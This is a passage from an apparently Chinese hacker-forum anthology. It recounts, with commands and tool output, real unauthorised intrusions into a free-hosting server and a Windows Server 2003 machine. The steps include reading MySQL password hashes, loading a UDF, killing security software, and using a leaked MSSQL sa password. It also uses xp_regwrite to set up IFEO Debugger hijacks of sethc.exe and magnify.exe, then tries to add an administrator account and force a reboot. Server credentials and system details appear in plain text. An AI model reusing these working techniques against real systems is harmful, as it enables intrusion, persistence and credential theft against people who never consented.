想到了利用数据库提权，翻了些文件夹，找连接数据库之类的文件，结果都不能，是免费建站的，能到的程序都是一样的。。

看了些 c 盘可读，翻到了 mysql 的目录，我当时就笑了。。



下载下来读 mysql 密码。

结果。。



该死的土狗。。


我又想了下，我能不能把他复制一下，后缀改成了 11。。

恭喜您文件 c:\Program Files\MySQL\MySQL Server 5.0\data\mysql\user.MYI 复制成功!
成功下载
用记事本读不全, 果断换 phpmyadmin




	Host	User	Password	Select_priv	Ins
<input type="checkbox"/>	localhost	root	*454D383BC7EDD840C5CA3B37B9ABD783C8D1FBB4	Y	Y
<input type="checkbox"/>	%	root	*454D383BC7EDD840C5CA3B37B9ABD783C8D1FBB4	Y	Y

跑去破密, 结果是收费的, 谢谢群里的朋友帮我破密
传了个 php 的马, 成功导入 udf
支持 whoami, 回显 system
我那个鸡冻啊。。
结果还是不能添加用户, 狗拦截了。。
想到了 shift.但是一直没成功。过滤了\
问了 Tr0jan 大牛
他说用两个\就可以了, 执行之后还是不行
成功复制了但是还是没有劫持。。
还是没有头绪。。
想到了前段时间疯子大牛发的一个杀狗神器
果断试下。
执行后回显成功, 但是在任务列表里面仍然有安全狗, 我心都凉了半截。。
管不了那么多了。继续添加。读取 3389 端口。连接之。成功登陆。。
杀狗神器的确是神器, 各种需要。



服务器爆卡, 简单的擦了屁股走人。



第10节 记一次有趣的提权--IFEO 劫持

作者: guset

邮箱: manage@f4ck.net

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

Shell 是双面大牛给的, 在我打算看《轩辕剑》的时候, 面面大牛说我无聊就让我看看提权, 俺立马没了兴趣, 为啥, 双面大牛都没有搞定的, 我能搞定吗..但是发现这个网速看电影真的没用。还是硬着头皮上咯!

一看是 aspx 的, 先扫描下开启了什么端口

端口扫描 >>

IP: Port:

127.0.0.1: 21	Close
127.0.0.1: 25	Close
127.0.0.1: 80	Open
127.0.0.1: 110	Close
127.0.0.1: 1433	Open
127.0.0.1: 1723	Close
127.0.0.1: 3306	Open
127.0.0.1: 3389	Open
127.0.0.1: 4899	Close
127.0.0.1: 5631	Close
127.0.0.1: 43958	Open
127.0.0.1: 65500	Close

1433, 3306, 43958 对应的 MSSQL、MYSQL 和 Serv-U。

先来看看 Serv-U 是不是可以提权 (PS: 要是这么容易就搞定了面面大牛会看上我吗?)。

由于目标机器积极拒绝, 无法连接。

serv-U Exec >>

UserName:	PassWord:	Port:
<input type="text" value="localadministrator"/>	<input type="text" value="#l@\$ak#.lk;0@P"/>	<input type="text" value="43958"/>
CmdShell:		
<input type="text" value="cmd.exe /c net user"/>		
<input type="button" value="Exploit"/>		

```
220 Serv-U FTP Server v6.4 for WinSock ready...
user localadministrator
331 User name okay, need password.
pass #l@$ak#.lk;0@P
230 User logged in, proceed.
SITE MAINTENANCE
230-Switching to SYSTEM MAINTENANCE mode.
```

法客论坛 (F4ckTeam) 建站一周年提权文集

提示：由于目标机器积极拒绝，无法连接。

问面面大牛，说是 Serv-U 服务暂停了，那这条路堵死了。下面来看看执行命令

拒绝访问。

执行命令 >>

路径:

```
c:\windows\system32\cmd.exe
```

参数:

/c Set

提交

居然自带的 `c:\windows\system32\cmd.exe` 不能执行，那咱们换个可读写的目录上传一个试试

文件管理器 >>

当前目录: F:\umail\mysql\

Go

[网站根目录](#) | [创建目录](#) | [创建文件](#) | [Fixed\(C:\)](#) | [Fixed\(D:\)](#) | [Fixed\(E:\)](#) | [Fixed\(F:\)](#) | [CDRom\(G:\)](#) | [自杀\(删除木马自身\)](#)

[浏览...](#)

上传

文件名	最后修改	大小	动作
0 父目录			
0 bin	2012-08-18 03:44:16	--	删除 重命名
0 data	2012-08-18 03:44:16	--	删除 重命名
 cmd.db	2012-08-18 08:35:06	460.00 K	下载 复制 编辑 重命名 时间

然后再执行试试

路径:

F:\umail\mysql\cmd.db

参数:

/c Set

提交

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=DefaultAppPool
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=CAANETSERVER
ComSpec=C:\WINDOWS\system32\cmd.exe
DEFLOGDIR=C:\Documents and Settings\All Users\Application Data\McAfee\DesktopProtection
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Microsoft SQL Server\80\Tools\BI
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 11, GenuineIntel
PROCESSOR_LEVEL=6
```

然后继续 systeminfo 来看看

路径:

F:\umail\mysql\cmd.db

参数:

/c systeminfo


提交

```
主机名:          CAANETSERVER
OS 名称:         Microsoft(R) Windows(R) Server 2003, Enterprise Edition
OS 版本:         5.2.3790 Service Pack 2 Build 3790
OS 制造商:       Microsoft Corporation
OS 配置:         独立服务器
OS 构件类型:     Multiprocessor Free
注册的所有人:
注册的组织:
产品 ID:         69813-652-8169756-45778
初始安装日期:   2011-11-22, 12:55:57
系统启动时间:   22 天 10 小时 33 分 53 秒
系统制造商:     IBM
系统型号:       IBM System x3650 -[7979I09]-
系统类型:       X86-based PC
处理器:         安装了 4 个处理器。
                [01]: x86 Family 6 Model 15 Stepping 11 GenuineIntel ~1995 Mhz
                [02]: x86 Family 6 Model 15 Stepping 11 GenuineIntel ~1995 Mhz
                [03]: x86 Family 6 Model 15 Stepping 11 GenuineIntel ~1995 Mhz
                [04]: x86 Family 6 Model 15 Stepping 11 GenuineIntel ~1995 Mhz
进程 名称:      运行 时间
```

其实吧，重点是补丁信息

```
[221]: KB2616676-v2 - Update
[222]: KB2618444 - Update
[223]: KB2618451 - Update
[224]: KB2620712 - Update
[225]: KB2621440 - Update
[226]: KB2624667 - Update
[227]: KB2631813 - Update
[228]: KB2633171 - Update
[229]: KB2638806 - Update
[230]: KB2639417 - Update
[231]: KB2641653 - Update
[232]: KB2641690-v2 - Update
[233]: KB2644615 - Update
[234]: KB2645640 - Update
[235]: KB2646524 - Updat
```

问面面大牛，他说补丁全满了。菜鸟不信，果断的多次测试，无果..发现面面大牛果然没有说错。



他突然说是有人日过了，我就看看留下什么蛛丝马迹没

执行命令 >>

路径:

F:\umail\mysql\net1.exe

参数:

localgroup administrators

别名

administrators

注释

管理员对计算机/域有不受限制的完全访问权

成员

admin\$
administrator
ASP.NET
caanetadmin
nimda
命令成功完成。

居然还有隐藏的帐号，看来确实是被 KO 的惨了，经过多次尝试弱口令，和想象的一样，没有进去，话说 RP 确实是差到了极点。再说也没有那个大牛会留下这样的弱口令吧。既然都死了，那再看看 1433 了。

当前文件(导入新的文件名称和新的文件)

e:\caanet\conn\conn.asp

文件内容

```
<!--#include file="antisqlinj.asp"-->  
  
<%  
set conn = server.CreateObject("adodb.connection")  
connstr = "driver={sql server};uid=wwwdb;pwd=sdpocxndc!79;d  
conn.open connstr  
%>
```

顺利的找到了配置文件。嘿嘿，还是 mssql 的，看来有希望啊，可是不是 SAa ,啊，麻烦了。管他的，连接去试试呗...

数据库 >>

ConnString: server=localhost;uid=wwwdb;pwd=sdpocxndc!79;database=fasA55IJK#@1m;Provider=SQLOLEDB

MSSQL Version: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft 5.2 (Build 3790: Service Pack 2)

SrvRoleMember: sa

Please select a database: -- Select a DataBase -- SQLExec: -- SQL Server Exec --

Run SQL

Query

吐槽下，这人品，哈哈，其实 RP 也不差嘛，居然是 SA，Microsoft SQL Server 2000。

那么来看看 xp_cmdshell 是不是存在, 直接来增加 xp_cmdshell 组建

Use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')

数据库中已存在名为 'xp_cmdshell' 的对象。

数据库 >>

ConnString: server=localhost;uid=wwwdb;pwd=sdpocxndcl79;database=fasA55IIJK#@1m;Provider=SQLOLEDB

MSSQL Version: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft 5.2 (Build 3790: Service Pack 2)

SrvRoleMember: sa

Please select a database: -- Select a DataBase -- SQLExec: Add xp_cmdshell

Run SQL

Use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')

既然存在, 那么就來直接执行命令..

Exec master.dbo.xp_cmdshell 'whoami'

xpsql.cpp: 错误 5 来自 CreateProcess (第 737 行)

数据库 >>

ConnString: server=localhost;uid=wwwdb;pwd=sdpocxndcl79;database=fasA55IIJK#@1m;Provider=SQLOLEDB

MSSQL Version: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft 5.2 (Build 3790: Service Pack 2)

SrvRoleMember: sa

Please select a database: -- Select a DataBase -- SQLExec: XP_cmdshell exec

Run SQL

Exec master.dbo.xp_cmdshell 'whoami'

xpsql.cpp: 错误 5 来自 CreateProcess (第 737 行)

还真没有遇见过。搜索下.遇到这个困扰的,人还不少。原来。错误 5 是个系统提示的错误号, CreateProcess 这个是创建线程的意思, 这个错误产生和系统文件 cmd.exe 有很大的关系, 一种情况是 cmd 被删除, 一种是 cmd 的权限被降低了。

那貌似是路被堵死了, 然后想起穿山甲上的执行命令的有两个组建。除了 xp_cmdshell 外还有 sp_oacreate 可以执行命令

用 cmd 替换 sethc..

```
declare @o int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'copyfile', null, 'c:\windows\system32\cmd.exe', 'c:\windows\system32\sethc.exe';
```



无法在库 odsole70.dll 中找到函数 sp_oacreate。原因: 127(找不到指定的程序。)。然后一直删除了，再恢复后

但是 我再次 使用

```
declare @o int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'copyfile', null, 'c:\windows\system32\cmd.exe', 'c:\windows\system32\sethc.exe';
```

无法在库 odsole70.dll 中找到函数 sp_oacreate。原因: 127(找不到指定的程序。)。



原因我也没懂..搞了近乎一个下午。还是无果...

翻书的时候突然看见 IFEO 劫持...

既然我们是介绍 IFEO 技术相关，那我们就先介绍下：

一，什么是映像劫持（IFEO）？

所谓的 IFEO 就是 Image File Execution Options

在是位于注册表的

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

由于这个项主要是用来调试程序用的，对一般用户意义不大。默认是只有管理员和 local system 有权读写修改

那就来玩一次 IFEO 劫持

EXEC master..xp_regwrite

```
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.EXE',
@value_name='Debugger',
@type='REG_SZ',
@value='C:\WINDOWS\system32\cmd.exe'
```

数据库 >>

ConnString:

MSSQL Version: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation NT 5.2 (Build 3790: Service Pack 2)

SrvRoleMember: sa

Please select a database: SQLExec:

Run SQL

```
EXEC master..xp_regwrite @rootkey='HKEY_LOCAL_MACHINE', @key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.EXE', @value_name='Debugger', @type='REG_SZ', @value='C:\WINDOWS\system32\cmd.exe'
```

没有出错...嘿嘿...

那我们来查看是否劫持成功

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe','Debugger'
```

ConnString:

MSSQL Version: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation NT 5.2 (Build 3790: Service Pack 2)

SrvRoleMember: sa

Please select a database: SQLExec:

Run SQL

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe','Debugger'
```

Query

Value	Data
Debugger	C:\WINDOWS\system32\cmd.exe

DebuggerC:\WINDOWS\system32\cmd.exe

哈哈哈...居然成功了

```
Maple™ 17:09:56
没
Maple™ 17:09:58
劫持了
双面人 17:10:05
....
双面人 17:10:14
shift出不来
双面人 17:10:21
```

呃...shift 不行..



继续执行

```
EXEC master..xp_regwrite
```


```
@rootkey='HKEY_LOCAL_MACHINE',
```

```
@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe',
```

```
@value_name='Debugger',
```


```
@type='REG_SZ',
```

```
@value='C:\WINDOWS\system32\cmd.exe'
```




继续执行来查看是否劫持成功

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe','Debugger'
```



我郁闷，还是掉不出来



在想是不是系统的被禁用了，于是调用自己上传的 cmd

EXEC master..xp_regwrite

@rootkey='HKEY_LOCAL_MACHINE',

@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe',

@value_name='Debugger',

@type='REG_SZ',

@value='F:\umail\mysql\cmd.exe'

Run SQL

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE', 'SOFT  
NT\CurrentVersion\Image File Execution Options\mag
```

Query

Value	Data
Debugger	F:\umail\mysql\cmd.exe

发现自己的也不行，就是弹不出来，然后面牛封装了一个 bat 上去，发现添加用户也不成功。然后面牛大牛突提示：



那继续

```
EXEC master..xp_regwrite
```

```
@rootkey='HKEY_LOCAL_MACHINE',
```

```
@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe',
```

```
@value_name='Debugger',
```

```
@type='REG_SZ',
```

```
@value='F:\umail\mysql\net1.exe user guset a123456789/ /add'
```

然后执行查看


```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Image File Execution Options\magnify.exe','Debugger'
```

exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe','Debugger'	
Query	
Value	Data
Debugger	F:\umail\mysql\net1.exe user guset a123456789/ /add


成功了，但是估计也那啥，不管了，先看看




期间尝试了资源管理器和任务管理都没有成功



各种蛋疼



还是没有成功



好吧，继续

```
EXEC master..xp_regwrite
```

```
@rootkey='HKEY_LOCAL_MACHINE',
```

```
@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe',
```

```
@value_name='Debugger',
```

```
@type='REG_SZ',
```

```
@value='c:\windows\system32\shutdown -r -t 0'
```

然后查看

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe','Debugger'
```

Please select a database: -- Select a DataBase -- SQLExec: -- SQL Server Exec --

Run SQL

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe','Debugger'
```

Query

Value	Data
Debugger	c:\windows\system32\shutdown -r -t 0

但是还是没有重新启动。一个晚上过去了，我还是没有搞定。
早上起来

双面人 10:26:55

昨天那个拿下了

双面人 10:27:15

NND，原来是禁用了system的net权限

咱们来膜拜下

双面人 10:30:13

指定net路径就能加用户了，但是有点蛋疼的就是



Maple™ 10:30:28



Maple™ 10:30:44

可以读取hash吗？

双面人 10:31:19

不被杀就能



双面人 10:32:12

草，直接骑别人的号

Maple™ 10:32:18

系啊

双面人 10:32:27

帐户启用 已锁定 或者启用
一下

Maple™ 10:32:42

